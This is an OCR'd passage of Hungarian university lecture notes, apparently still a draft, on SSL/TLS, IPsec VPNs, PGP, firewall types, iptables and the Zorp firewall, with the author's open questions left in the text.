
Amennyiben a hálózat nem nyújt támogatást, akkor az alkalmazások a felelősek a biztonságért: a kommunikáció 2 végpontja (socketek) között az alkalmazások építenek ki egy biztonságos csatornát, ezt valósítja meg az SSL (Secure Socket Layer), illetve az azt felváltó TLS (Transport Layer Security). A 16. ábra egy ilyen rendszert mutat be.



16. ábra: SSL kapcsolat

A másik megközelítés szerint a hálózat nyújtja a biztonságot. Ennek akkor van jelentősége, ha egy szervezetnek több telephelye van, amelyeket nyilvános hálózaton keresztül kapcsolnak össze. Az egyes helyi hálózatoknak a nyilvános hálózat felé való kijáratai (security gateway) egymás között a nyilvános hálózatra építve értéknövelt szolgáltatással oldják meg a telephelyek között az információ biztonságos átvitelét: VPN (Virtual Private Network), ez mutatja be a 17. ábra.

Ebben a fejezetben a továbbiakban először az SSL/TLS megoldással, majd pedig a VPN-nel foglalkozunk.



17. ábra: VPN kialakítása

4.1. SSL/TLS infrastruktúra és alkalmazásai

4.1.1. SSL/TLS, OpenSSL

Az SSL a Netscape fejlesztése, 3.0-s verziójának specifikációját 1996-ban Internet Draft-ként tették közzé, lehetővé téve ezzel, hogy a protokollt bárki implementálhassa. A specifikáció elérhető a http://wp.netscape.com/eng/ssl3/ oldalon. Ez képezte az alapját az 1999-ben közzétett TLS 1.0 protokollnak (RFC 2246). (Jegyezzük meg, hogy az SSL 2-es verziója biztonsági rést tartalmaz, nem szabad használni!)

Az SSL/TLS tulajdonképpen egy új, biztonsági réteget definiál a TCP/IP fölött és az alkalmazások (pl. HTTP) alatt.

Az SSL/TLS protokoll nyílt forrású implementációja az „Open SSL Project" keretében készült, gyakorlatilag felhasználható nyílt forrású és kereskedelmi szoftverek fejlesztésére is. A projektről bővebben olvashatunk a http://www.openssl.org/ webhelyen. Az OpenSSL programkönyvtár (library) egy olyan funkciókészletet (API – Application Programming Interface) nyújt, amelyet felhasználva biztonságos kommunikációt folytató programok írhatók. Rendelkezik parancssoros interfésszel is, így a felhasználók közvetlenül is elérhetik a szolgáltatásait. (Például kriptográfiai függvények elérése a parancsértelmezőből.)

4.1.2. OpenSSH

Az OpenSSL-re épül az OpenBSD projekt részeként kifejlesztett OpenSSH szoftvercsomag. Ez a biztonságos távoli bejelentkezésen (Secure Shell)

kívül biztonságos fájl átvitelre (scp, sftp), X11 átvitelre, port-továbbításra is használható. A csomag nyílt forrású és bárki bármilyen célra felhasználhatja. Ezt úgy érték el, hogy a szabadalommal védett részeket eltávolították a kódból (pl. az IDEA titkosítást teljesen kihagyták) és amire szükség volt, azt külső könyvtárakkal oldották meg (pl. OpenSSL).

Az OpenSSH nyilvános kulcsú titkosításon alapuló erős authentikációt használ. A kommunikáció titkosítására a TripleDES, Blowfish, AES blokktitkosítók és az Arcfour nevű folyamtitkosító használható.

A programcsomagot hallgatóink az előző félévben már jól megismerték, vizsgán majd újra számon kérjük! ;-)

A projektnek még magyar nyelvű weblapja is van:
http://www.openssh.com/hu/

Akit érdekel, elolvashatja az ssh kereskedelmi verziójának honlapján található cikket is:
http://www.ssh.com/documents/28/SecuringwithSecSh_WhitePaper.pdf

4.1.3. Az s végű protokollok

Ha megnézzük az IANA jól ismert port számainak (well known port numbers) listáját, akkor láthatjuk, hogy jó néhány protokoll (pl. **`http`**, **`telnet`**, **`pop3`**, **`imap4`**, **`ftp`**, stb.) biztonságos megfelelője számára lefoglalták a port számokat. Ez azt jelenti, hogy ehhez a porthoz kapcsolódva az adott protokoll egy SSL/TLS réteg fölött érthető el. Így

például a **`https`** protokoll portszáma: 443, a **`pop3s`** portszáma: 995, az **`imap4s`** portszáma 993, stb.

http://www.iana.org/assignments/port-numbers

4.2. VPN

4.2.1. A VPN értelmezése

Mielőtt a Internet használata általánossá vált, a cégek az egymástól távol elhelyezkedő telephelyeiken levő hálózataik összekapcsolására valamely távközlési szolgáltatótól vonalat béreltek. A bérelt vonal kezdetben a vonal (pl. réz érpár) kizárólagos használatát jelentette, a bérlő az általa megválasztott modulációval a (fizikai lehetőség határain belül) tetszőleges adatsebességgel forgalmazhatott. Később a szolgáltatók kötött sebességű (pl. n*64kbit/s), de garantált minőségű adatátviteli szolgáltatást nyújtottak bérelt vonal néven. A kapacitást az adott előfizető kizárólagosan használta, és amennyiben nem használta ki, akkor sem használhatta más.

A csomagkapcsolt technológia előretörésével elterjedt az a megoldás, hogy a szolgáltatók a kapacitások jobb kihasználása érdekében az egyes előfizetők forgalmát statisztikai multiplexelés segítségével ugyan azon csomagkapcsolt hálózaton viszik át. A felhasználóknak azonban gyakran igénye van arra, hogy a szolgáltató a bérelt vonalakéhoz hasonló minőségi paramétereket garantáljon (pl. garantált sávszélesség, késleltetés, késleltetés ingadozás). Azt is elvárhatják, hogy a forgalmuk ne juthasson

illetéktelenek kezébe, hanem a bérelt vonalakéhoz hasonló védettséget élvezzen. Ezen elvárásokat kielégítő megoldás a ***trusted VPN***. Ebben az esetben a szolgáltató természetesen képes lenne a hálózatán áthaladó forgalom lehallgatására, sőt módosítására, de élvezi az előfizető bizalmát, hogy ilyent nem tesz, sőt a legjobb gyakorlat szerint mindent megtesz ennek az elkerülésére.

Egészen más megközelítés a ***secure VPN***, ami egy nyilvános adathálózaton áthaladó forgalom biztonságát garantálja. Ebben az esetben a nyilvános hálózatba való belépéskor a forgalmat megfelelő módon titkosítják, majd a kilépéskor dekódolják. A titkosítás jelenti a garanciát, hogy az esetleges támadó ne jusson hozzá az előfizető által birtokolt információhoz, illetve aktív támadás esetén sem jusson el az előfizetőhöz a módosított adatfolyam. A secure VPN-t megvalósíthatja a szolgáltató is, de igen gyakran az előfizető teszi meg.

A két fajta VPN tehát mást nyújt. Biztonsági szempontból számunkra a második az érdekes, de a mai best effort jellegű IPv4 alapú hálózataink világában igen nagy értéket képviselnek a garantált minőségi paraméterek, ezért van értelme a kettő együttes alkalmazásának: ***hybrid VPN***. Ebben az esetben a minőségi paramétereket garantáló trusted VPN egésze vagy egy része fölött secure VPN-t is alkalmazunk. Természetesen csak a secure VPN-en belüli rész lesz biztonságos.

A továbbiakban VPN alatt a trusted VPN-t értjük, eltérő esetben külön jelezzük.

A témáról a Virtual Private Network Consortium (VPNC) honlapján többet is olvashatunk: http://www.vpnc.org/

4.2.2. Az IPsec protokollcsalád

Az IPsec protokollcsalád a VPN megvalósításának kiváló eszköze. Az IPsec egy rugalmas keretrendszer, amiben az egyes algoritmusok a felhasználás céljának megfelelően választhatók meg. Az IETF-en belül egy munkacsoport több évi munkájaként igen jelentős mennyiségű dokumentum (Internet Draft, RFC) jött létre, ami a http://www.ietf.org/html.charters/ipsec-charter.html címen érhető el. Mivel számunkra a VPN megvalósítása szempontjából érdekes, ezért csak az ESP protokollal (Encapsulating Security Payload, RFC 2406), annak is csak a tunnel módjával foglalkozunk. Az érdeklődőknek megemlítjük, hogy az AH (Autentication Header, RFC 2402) az üzenetek integritásának ellenőrzését szolgálja, de nem nyújt titkosságot.

Ha az ESP-t alagút módban használjuk, akkor nem csupán az átvitt információt védi meg az illetéktelenektől, hanem a forgalom analízisének lehetőségeit is erősen rontja. Ezt úgy éri el, hogy az eredeti datagrammot becsomagolva új fejrészt hoz létre, amiben a cél és a forrás IP cím mezők nem a üzenet címzettjének és feladójának IP címét hordozzák, hanem a VPN-t megvalósító két biztonsági átjáró (Security Gateway) IP címét. A datagramm becsomagolása a következőképpen történik:


```
          BEFORE APPLYING ESP
         ----------------------------
IPv4     |orig IP hdr  |     |      |
         |(any options)| TCP | Data |
         ----------------------------


             AFTER APPLYING ESP


         ------------------------------------------------------------
IPv4     | new IP hdr* | ESP | orig IP hdr*  |   |    | ESP   | ESP|
         |(any options)| hdr | (any options) |TCP|Data|Trailer|Auth|
         ------------------------------------------------------------
                               |<--------- encrypted ---------->|
                          |<----------- authenticated ---------->|
```

Tehát az eredeti datagramm elé kerül az ESP fejrész, az elé egy új IP fejrész és a datagramm mögé is kerülnek mezők a becsomagolás során. Bár arra is lehetőség van, hogy a becsomagolt datagrammot ne titkosítsuk (null encryption választásával), esetünkben nem így járunk el, hanem valamelyik ismert blokk titkosító algoritmust használjuk (pl. DES, 3DES, AES, RC5, IDEA, CAST, Blowfish).

Nézzük meg egy kicsit alaposabban az ESP csomag formátumát (most már az elé helyezett új IP fejrész nélkül):



Láthatjuk, hogy a beágyazott eredeti datagramm egészét védi a titkosítás, illetve a titkosító blokkméretének többszörösére ki kell egészíteni a

titkosítandó részt, aminek az utolsó oktetje az azt követő autentikációs rész hosszát, az előtte levő oktet pedig a helykitöltő hosszát adja meg. A sorszám a visszajátszás ellen véd, az SPI pedig annak az SA (Security Association) kapcsolatnak az azonosítója, amelyhez a csomag tartozik. Láthatjuk, hogy erre a kettőre is vonatkozik az autentikáció (ne lehessen útközben észrevétlenül megváltoztatni), de a titkosítás nem, hiszen pl. az SPI nyílt ismerete nélkül a címzett biztonsági átjáró nem tudna mit kezdeni a csomaggal!

Most már lássuk, hogy mi történik, amikor egy állomás VPN-en keresztül egy másik állomással szeretne kommunikálni! Fontos megjegyezni, hogy nem feltétlenül TCP kapcsolat kiépítéséről van szó, lehet UDP, ICMP üzenet is! Bár ezek kapcsolatmentes protokollok, és TCP esetén is maga az IP kapcsolatmentes, mégis szükség van egy kapcsolatra a két biztonsági átjáró között. Ennek a kapcsolatnak létre kell jönnie, mielőtt a VPN-en keresztül forgalmazni lehetne. A részletek ismertetése nélkül röviden annyit, hogy a biztonsági átjárók rendelkezhetnek előre manuálisan beállított közös kulccsal (pre-shared key), illetve valamely nyilvános kulcsú titkosításon alapuló módszerrel (pl. tanúsítványok használatával) is megállapodhatnak a blokktitkosításhoz szükséges kulcsban. Az érdeklődők bővebben a 2409-es RFC-ben olvashatnak az IKE-ről (Internet Key Exchange). A biztonsági átjárók tehát a belső hálózatból származó forgalmat kifele becsomagolva továbbítják, míg a kívülről érkező forgalmat kicsomagolják és ellenőrzik, ha minden rendben van, akkor továbbítják a belső hálózatban található címzett felé. Mivel a nyilvános hálózaton mintegy „alagútban” a védendő információ becsomagolva utazik, így a VPN által összekapcsolt belső hálózatok szomszédosként látják egymást. (Ez kiderül pl. az IPv4 datagramm TTL vagy az IPv6 datagramm hop limit mezőjéből.) Ez arra is lehetőséget nyújt, hogy a két belső hálózat nem publikus IP címeket használjon, amelyekkel az Interneten egyébként nem tudnának egymás között kommunikálni!

A téma iránt érdeklődőknek ajánlott olvasmányok magyar nyelven:

http://www.biztostu.hu/mod/resource/view.php?id=612

http://www.szamitastechnika.hu/archiv.php?id=19852

4.2.3. FreeS/WAN és Openswan

A FreeS/WAN projekt keretében létrejött az IPsec egy nyílt forrású implementációja. http://www.freeswan.org/ A projekt ugyan befejeződött, de a fejlesztők egy csoportja és önkéntesek új céget alapítottak és folytatják a munkát. http://www.openswan.org/

A Linux 2.6 kernel pedig már natív IPsec implementációt tartalmaz – igaz ez?

Gyakorlaton legyen valamelyik!!!

4.3. PGP

A teljesség kedvért meg kell említenünk a PGP-t is. Az előbbiekkel szemben ez NEM on-line kommunikációra használható, hanem fájlok védelmére (rejtjelezés és digitális aláírás). Például kiválóan alkalmas biztonságos levelezésre. Megalkotója, Phil R Zimmermann 1991-ben publikálta, történetéről és jellemzőiről olvashatunk: http://www.hup.hu/wiki/index.php/PGP .

Eddigi ismereteinkhez képest két területen hordoz újdonságot, ezek: a *digitális boríték* alkalmazása és a nyilvános kulcsok kezelése.

4.3.1. A digitális boríték alapelve

A rejtjelezése az ún. digitális boríték megoldáson alapul, ami röviden és leegyszerűsítve azt jelenti, hogy egyrészt nyilvános kulcsú megoldást

használ, (eredetileg RSA-t használt, most már DSA-t is), de mivel ezek az algoritmusok lassúak, ezért az üzenet kódolásra egy másik algoritmust vesz igénybe. Ez lehet egy szimmetrikus kulcsú algoritmus, például AES. Generál egy véletlen kulcsot, amit az üzenet kódolására használ, majd a véletlen kulcsot elkódolja a címzett nyilvános kulcsával és hozzáfűzi az üzenethez. (Természetesen ezen kívül alá is írhatja az egészet a saját titkos kulcsával.)

4.3.2. A PGP kulcsgondozása

A PGP kulcsmenedzsmentje lényegében a korábban ismertetett PKI funkcióit valósítja meg, de nem szükséges hozzá előre kiépített infrastruktúra. A PGP rendszerben minden felhasználó kiadhat egy tanúsítványt mások nyilvános kulcsára. Ezeket a tanúsítványokat a felhasználók egymás között cserélgethetik, vagy nyilvános adatbázisban elhelyezhetik. A helyzetet leegyszerűsítve azt mondhatjuk, hogy akkor fogadom el valakinek a nyilvános kulcsát, ha van olyan tanúsítványa, amelyet általam már megbízhatónak ítélt forrás állított ki. A helyzet ennél bonyolultabb, mert a rendszer a hitelesség mértékének több szintjét kezeli... Akit a téma mélyebben érdekel, utána olvashat a BME-s tankönyvben.

4.3.3. PGP a gyakorlatban

Több PGP termék is létezik. A szabvány az OpenPGP Alliance http://www.openpgp.org/ által javasolt 2440-es RFC: http://www.ietf.org/rfc/rfc2440.txt. Ennek egy ingyenes megvalósítása a

GnuPG (Gnu Privacy Guard) http://www.gnupg.org/, amely benne van a fontosabb szabad levelező programokban (például **mutt** vagy **Kmail**) is.

5. Tűzfalak

A tűzfalat határvédelmi eszköznek szokták nevezni. Ez igaz is, de jobb az a megfogalmazás, hogy a tűzfal az az eszköz, ami az Informatikai Biztonsági Szabályzat hálózati határvédelemre vonatkozó részét betartatja. Miben mond többet ez a definíció? Először is kell egy IBSZ, ennek megalkotásakor megfelelő elemzés után többek között azt is el kell dönteni, hogy milyen forgalmat engedélyezünk a hálózat határán. A tűzfal csak egy eszköz, amivel a már megalkotott IBSZ határvédelemre vonatkozó részének betartását kikényszeríthetjük, nem pedig egy mágikus doboz, amit csak meg kell venni, és aztán megvéd bennünket minden külső támadástól! Ezen kívül jó, ha azt is látjuk, hogy a tűzfal csak az IBSZ egy részének betartását képes kikényszeríteni, a többiről más módon kell gondoskodnunk!

Érdeklődőknek ajánlott olvasmány az Informatikai Tárcaközi Bizottság ajánlásai között található *Informatikai biztonsági módszertani kézikönyv*: http://www.itb.hu/ajanlasok/a8/. Bár az eleje jogi szöveg, a 3. és 4. számú melléklete kifejezetten a tárgyhoz kapcsolódik.

A továbbiakban megismerkedünk a tűzfalak fejlődésével, fajtáival, az alapfogalmakkal, röviden átismételjük a már megismert **`iptables`**-t és áttekintjük egy kereskedelmi forgalomban is kapható és GPL licenc alatt is elérhető magyar fejlesztésű tűzfal, a Zorp legfontosabb jellemzőit. A Zorp-ról külön részletes oktatási anyag áll a hallgatók rendelkezésére.


5.1. Alapok

5.1.1. A tűzfalak fejlődése, fajtái

A nemkívánatos külső forgalommal szemben való védekezés 2 irányban indult el (18. ábra).

Az egyik irány az, hogy a routert tették képessé a csomagok bizonyos szempontok szerint való szűrésére. Alapvetően a forrás és cél IP cím volt a szűrési szempont. A szűrés azt jelenti, hogy a *csomagszűrő router* eldönti, hogy átengedi-e a csomagot, vagy eldobja. Pusztán az IP címek vizsgálata nem ad elég információt a döntéshez, szükséges volt a forrás és cél port figyelembe vételére is. Azonban még ez is kevés lehet a helyes döntéshez, ezért találták ki a kapcsolat-állapot alapú *állapottartó csomagszűrőt*...

A másik irány az volt, hogy nem engedték meg az összes gép számára, hogy a külvilággal kommunikáljon, hanem csak egy kitüntetett gép, a *bastion host* számára. A gépek felhasználóinak először erre kellett bejelentkezniük, majd erről mehettek tovább. Ez persze jelentős kényelmetlenséget okoz, ezért találták ki a *proxy tűzfal*at. Ilyenkor az alkalmazásokban be kell állítani, hogy amennyiben a felhasználó valamilyen külső hálózaton elérhető szolgáltatáshoz szeretne kapcsolódni (pl. POP3, FTP, stb.) akkor az alkalmazás ne az adott géphez, hanem a proxy tűzfalhoz forduljon. A proxy pedig közelítőleg úgy viselkedik a kliens alkalmazás felé, mintha ő lenne a kérdéses szolgáltatást nyújtó gép:



18. ábra: Tűzfalak fejlődése

Vegyük észre, hogy az alapvető különbség az állapottartó csomagszűrő és a proxy tűzfal között az, hogy az első esetben közvetlen kapcsolat van a kliens és a szerver között, míg a második esetben két külön kapcsolat épül ki, egyik a kliens és a proxy, a másik a proxy és a szerver között. Ennek következményeként a két rendszer eltérően viselkedik. Az első esetben bizonyos szempontok szerint döntést kell hozni az átengedésről vagy eldobásról, míg a második esetben le kell játszani a protokollt. Nézzünk egy példát a kettő közötti különbség megvilágítására! Képzeljük el, hogy egy szerver 80-as portjára telnet-elve „kézzel" akarunk lekérni egy weblapot. Tételezzük fel, tevékenységünk nem ütközik az IBSZ-be, tehát ilyen okból egyik tűzfal sem akadályozza meg. Ha a HTTP kérés szintaxisát szándékosan elrontjuk, az első esetben a szervertől kapunk egy megfelelő hibaüzenetet, míg a második esetben a proxy nem tudja

értelmezni a kérésünket, és egyáltalán nem fordul a szerverhez, hanem hibaüzenetet küld vissza!

Az állapottartó csomagszűrő előnye a sebesség, viszont hátránya, hogy csupán az IP címek és portszámok alapján kell döntést hoznia. A proxy előnye, hogy az alkalmazások protokolljait lejátssza, és a protokollok megsértésén alapuló támadások ellen is védelmet képes nyújtani. Hátránya viszont a lassabb működésen túl (ez igazából nem hátrány, hanem a biztonság ára) az, hogy nem transzparens, illetve csak olyan alkalmazásokat tud megvédeni amelyek protokolljait ismeri. Mindkét megoldást továbbfejlesztették; lássuk, hogy hogyan!

A proxy alapvető kellemetlensége, hogy használata kliens oldali beállítást igényel. Ezért fejlesztették ki a *transzparens proxy tűzfal*at, ami saját maga képes a csomagokat átirányítani, és aztán a proxy működést elvégezni. Fejlesztői szempontból problémát okoz azonban a protokollok egymásba ágyazása. Ha a tűzfal pusztán a külső protokollt játssza le, a belsőt nem tudja ellenőrizni. Ezért találták ki a *moduláris transzparens proxy tűzfal*at. Ez képes a beágyazott protokollokat a megfelelő modulok segítségével tetszőleges mélységben megvizsgálni. Ha például egy levelet töltünk le POP3 protokollon keresztül, amiben van egy MIME kódolt csatolt fájl, akkor a POP3 modul meghívja a MIME modult, és amennyiben vírusvédelmünk is van, a MIME modul a csatolt fájlt megvizsgáltatja a víruskereső modullal. Az ilyen tűzfalra példa a magyar Balabit Kft. http://www.balabit.hu Zorp nevű tűzfala, amivel részletesen foglalkozunk.

Az állapottartó csomagszűrő gyengesége, hogy nem lát bele az alkalmazások protokolljaiba. Ezt is továbbfejlesztették, így jutottak el az *alkalmazás szintű tűzfalhoz*, amelyet a fenti megfontolásokból szintén modulárissá tettek: *moduláris alkalmazás szintű tűzfal*. Ezekkel az elnevezésekkel egy 2002-es konferencián találkoztam, ahol az ALF nevű tűzfalat (Application Level Firewall) mutatták be. Akkor még a 2.2-es Linux kernelben található ipchans-t használta, ami feladta a user space-ben futó moduloknak a csomagokat vizsgálat céljára. Sajnos később a tűzfallal nem találkoztam, az ANT Kft. honlapján az ALF feloldásaként az Advanced Linux Firewall szerepel, de lényegi információt nem találtam róla. Egyetlen alkalmazásként a www.magyarorszag.hu-ról (a proxy által generált hibaüzenetből) tudom, hogy ezt használja: „**`Server: ALF - Advanced Linux Firewall`**”. Egy másik csomagszűrő alapú kereskedelmi tűzfal a finn StoneSoft cég http://www.stonesoft.com StoneGate tűzfala. Hallgatóink 2003 őszén a magyar Piksys Kft http://www.piksys.hu támogatásával StoneGate tanfolyamon vehettek részt, sőt ingyenesen letehették StoneSoft hivatalos oklevelét nyújtó vizsgát. A témáról a Távközlés-informatika Labor honlapján (http://www.tilb.sze.hu) cikk olvasható.

5.1.2. Alapfogalmak

A fentiekben már láttuk, hogy a tűzfal(ak) alkalmazásának egyik célja a belső hálózatunk védelme a külső támadásokkal szemben. Azonban ezen túl is van még mit megvédeni. Egy intézménynél általában különböző feladatkörrel rendelkező és különböző felelősséggel bíró emberek

dolgoznak. A bizalmas adatokhoz való jogtalan hozzáférési kísérletek sajnos nagyon gyakran belülről jönnek. Ezért a szervereket általában mindkét irányból védeni szokták. Az alapkiépítés, amit már az egyszerű dedikált tűzfalak is ismernek (pl. 3Com OfficeConnect DMZ Firewall) a tűzfal szempontjából 3 *zónát* különböztet meg: a *külső hálózat* (WAN), a *belső hálózat* (LAN) és a szerverek számára fenntartott, mindkét irányból védett, ún. *demilitarizált zóna* (DMZ).

Természetesen ennél több zónánk is lehet, a belső hálózatot is, a szervereket is sorolhatjuk több zónába, az IBSZ-nak megfelelően. Ugyancsak az IBSZ-ből következik, hogy az egyes zónák között milyen forgalmat engedélyezünk. Ezt az általunk használt tűzfalnak ún. *tűzfal szabály*okkal adhatjuk meg. A szabályok szintaxisa (milyen formában kell megadni őket) és szemantikája (mit jelentenek) az alkalmazott tűzfaltól függ. Általában lehetőség van valamilyen karakteres felületen keresztül parancsok formájában közölni a szabályokat a tűzfallal, illetve a tűzfal nyújthat valamilyen grafikus menedzsment felületet.

Bár ez nem a legfontosabb csoportosítás szempont, de meg szoktak különböztetni dedikált *hardver tűzfal*akat és s*zoftveres tűzfal*akat. Az előbbi egy valamilyen méretű doboz (pl. a 3Com OfficeConnect sorozatától kezdve a rack-be szerelhetőig) bizonyos számú hálózati csatlakozóval, ami ránézésre valamilyen hálózati aktív eszközhöz hasonlít. Persze a „hardver” elnevezés megtévesztő, ezeken is valamilyen, sokszor Linux alapú szoftver fut, kifejezetten tűzfal céljára épített célhardveren (ipari számítógép). A szoftveres tűzfal közönséges PC-n, annak operációs rendszere alatt futó

program, azonban a hardvert illetően élhetnek megkötésekkel. Például a korábban említett StoneGate csak bizonyos (jó minőségű) hálózati kártyákat támogat. Jó esetben saját operációs rendszerük is lehet, ami pl. a Zorp OS esetében nem más, mint egy megerősített Debian Linux. Bár egyes gyártók azt állítják, hogy hardver tűzfal eszközük biztonságosabb a PC alapú szoftveres tűzfalaknál, mert az utóbbinál az operációs rendszer is támadható, tisztában kell lennünk azzal, nyilván valóan a hardveres tűzfalon is operációs rendszer fut, amiben szintén lehetnek hibák!

5.2. NetFilter / IPTables

Ez az alfejezet Jónás Zsolt munkája.

http://netfilter.org

A `netfilter` egy beépített blokkoló keretrendszer a 2.4.x-es és 2.6.x-es Linux kernelekben. A keretrendszer képes csomagokat szűrni, hálózatcímet és portszámot fordítani (NAT/NAPT), valamint képes egyéb csomagmanipulációkra. A Linux 2.2.x ipchains (és a Linux 2.0.x ipfwadm) rendszerének újratervezett és nagymértékben javított utódja.

Az `iptables` egy általános táblastruktúra szabályrendszerek definiálására. Minden IP táblázaton belüli szabály több osztályozót (iptables matches) tartalmaz és egy hozzá kapcsolódó eseményt (iptables target). A `netfilter`, `iptables` és a kapcsolat követés, valamint a NAT alrendszer együttesen képzik a keretrendszert.

Főbb tulajdonságok

- nem állapottartó (stateless) csomagszűrés (IPv4 és IPv6)
- állapottartó (stateful) csomagszűrés (IPv4)
- hálózatcím és portszám fordítás (NAT/NAPT)
- flexibilis és bővíthető kialakítás
- többrétegű API felület a külső fejlesztők számára
- hatalmas plugin és module gyűjtemény 'patch-o-matic' csomagban

Mire használható a netfilter / iptables?

- építhető stateless és stateful csomagszűrő tűzfal
- a NAT és a MASQUERADE használatával internet megosztás hozható létre, ha nincs elég publikus IP cím
- NAT használatával létrehozhatók átlátszó (transparent) proxy-k
- egyéb csomagmanipulációk (mangle), úgymint TOS/DSCP/ECN bit-ek változtatása az IP csomagok fejlécében

Az IPTables program által vezérelhetjük a kernelben levő NetFilter modult, azaz az IPTables programmal szúrhatunk be vagy törölhetünk szabályokat a kernel csomagszűrő táblázatából. Ez azt is jelenti, hogy minden rendszerinduláskor újra be kell tölteni a szabályokat (persze van mód automatizálásra).

Jonci, az iptables-t légy szíves részletesebben fejtsd ki!

5.3. Zorp

A Balabit Kft-vel való oktatási együttműködés keretében hallgatóik a tárgy gyakorlatain használhatják Zorp tűzfal kereskedelmi verzióját, a *Zorp Professional*t. A Balabit Kft rendelkezésünkre bocsájtotta a Zorp 3.0 hivatalos oktatási anyagát, ezt a hallgatóink megtalálják a tárgy honlapján.

A Zorp-nak van egy GPL-es változata is (amelyből hiányoznak bizonyos kényelmi funkciók, a telepítő, a menedzsment rendszer, kevesebb proxy van benne, stb., viszont a tűzfal engine ugyan az, és szabad szoftver), amelyet az érdeklődők elérhetnek a Balabit Kft honlapján: http://www.balabit.com/products/zorp_gpl/, ezen kívül megtalálható pl. a magyar nyelvű UHU Linux disztribúció 1.2-es verziójában is. Sőt van egy „nemhivatalos", a Zorp GPL-re épülő, azt kiegészítő „Zorp unofficial" projekt is: http://zorp-unoff.sourceforge.net/.

A továbbiakban a Zorp Professionallal fogunk foglalkozni. A jegyzet többi részével való arányosság követelménye csak egy áttekintést enged meg, a teljes tananyag úgyis a hallgatóink rendelkezésére áll. Ez a rövid összefoglaló csak nagyon felületes betekintés a Zorp rendszerbe, csak egy kép arról, hogy mennyire más, mint a már ismert iptables. A hallgatók számára javasoljuk, hogy a Zorp tananyagot előre töltsék le és olvassák el, hogy a gyakorlatokon gördülékenyen folyhasson a munka!

5.3.1. Általános jellemzők

A Zorp nem csak egy tűzfalprogram, hanem egy teljes tűzfal rendszer minden olyan komponenssel, amire egy tűzfalon szükség van. Az alap operációs rendszer (Zorp OS) egy megerősített Debian Linux, a csomagban szerepel egy állapottartó csomagszűrő, maga a Zorp tűzfal engine program, valamint IPSec VPN támogatás és különböző kiegészítő programok: DNS, SMTP, NTP és a syslog-ng, ami a Balabit által írt naplózó rendszer.

A rendszer legfontosabb jellemzői dióhéjban a következők:

- Egyszerű telepítő
- Saját megerősített operációs rendszer
  - Debian GNU/Linux alapú
  - Felesleges csomagok eltávolítva, néhány saját kiegészítő csomag (pl. syslog-ng)
  - SUID/SGID bitek eltávolítva
- Alkalmazásszintű szűrés, moduláris felépítés (19 támogatott protokoll)
- Transzparens működés
- Flexibilis konfigurálhatóság
- Magas rendelkezésre állás, terhelésmegosztás (fürtözés)
- Erős authentikációs megoldások, beépített PKI kezelés
- VPN támogatás (IPSec, PPTP, L2TP)

- Központosított menedzsment, felügyelet
- Grafikus kezelői felület

5.3.2. Architektúra

Először tekintsük át, hogy milyen részei vannak egy Zorp tűzfal rendszernek, és mi ezek feladata! Ezek az elemek:

- Zorp: a tűzfal node maga, több is lehet belőle (teljesítmény és hibatűrés), Zorp OS-t igényel
- ZMS: Zorp Management System – Ez egy központi menedzsment szervert jelent, szintén Zorp OS-t igényel. A feladatai:
  - Konfigurációk tárolása, szétosztása
  - Monitorozás, állapot figyelés
  - PKI, kulcsmenedzsment
- ZMC: Zorp Management Console – Egy grafikus felülettel rendelkező kliens program a ZMS-hez, ebből szintén több is lehet a rendszerben. Futhat Debian Linux-on vagy akár Windows-on is.
- ZAS: Zorp Authentication Server

A ZAS az a ZMS-nek a része??? Hol van az a a rendszerben?

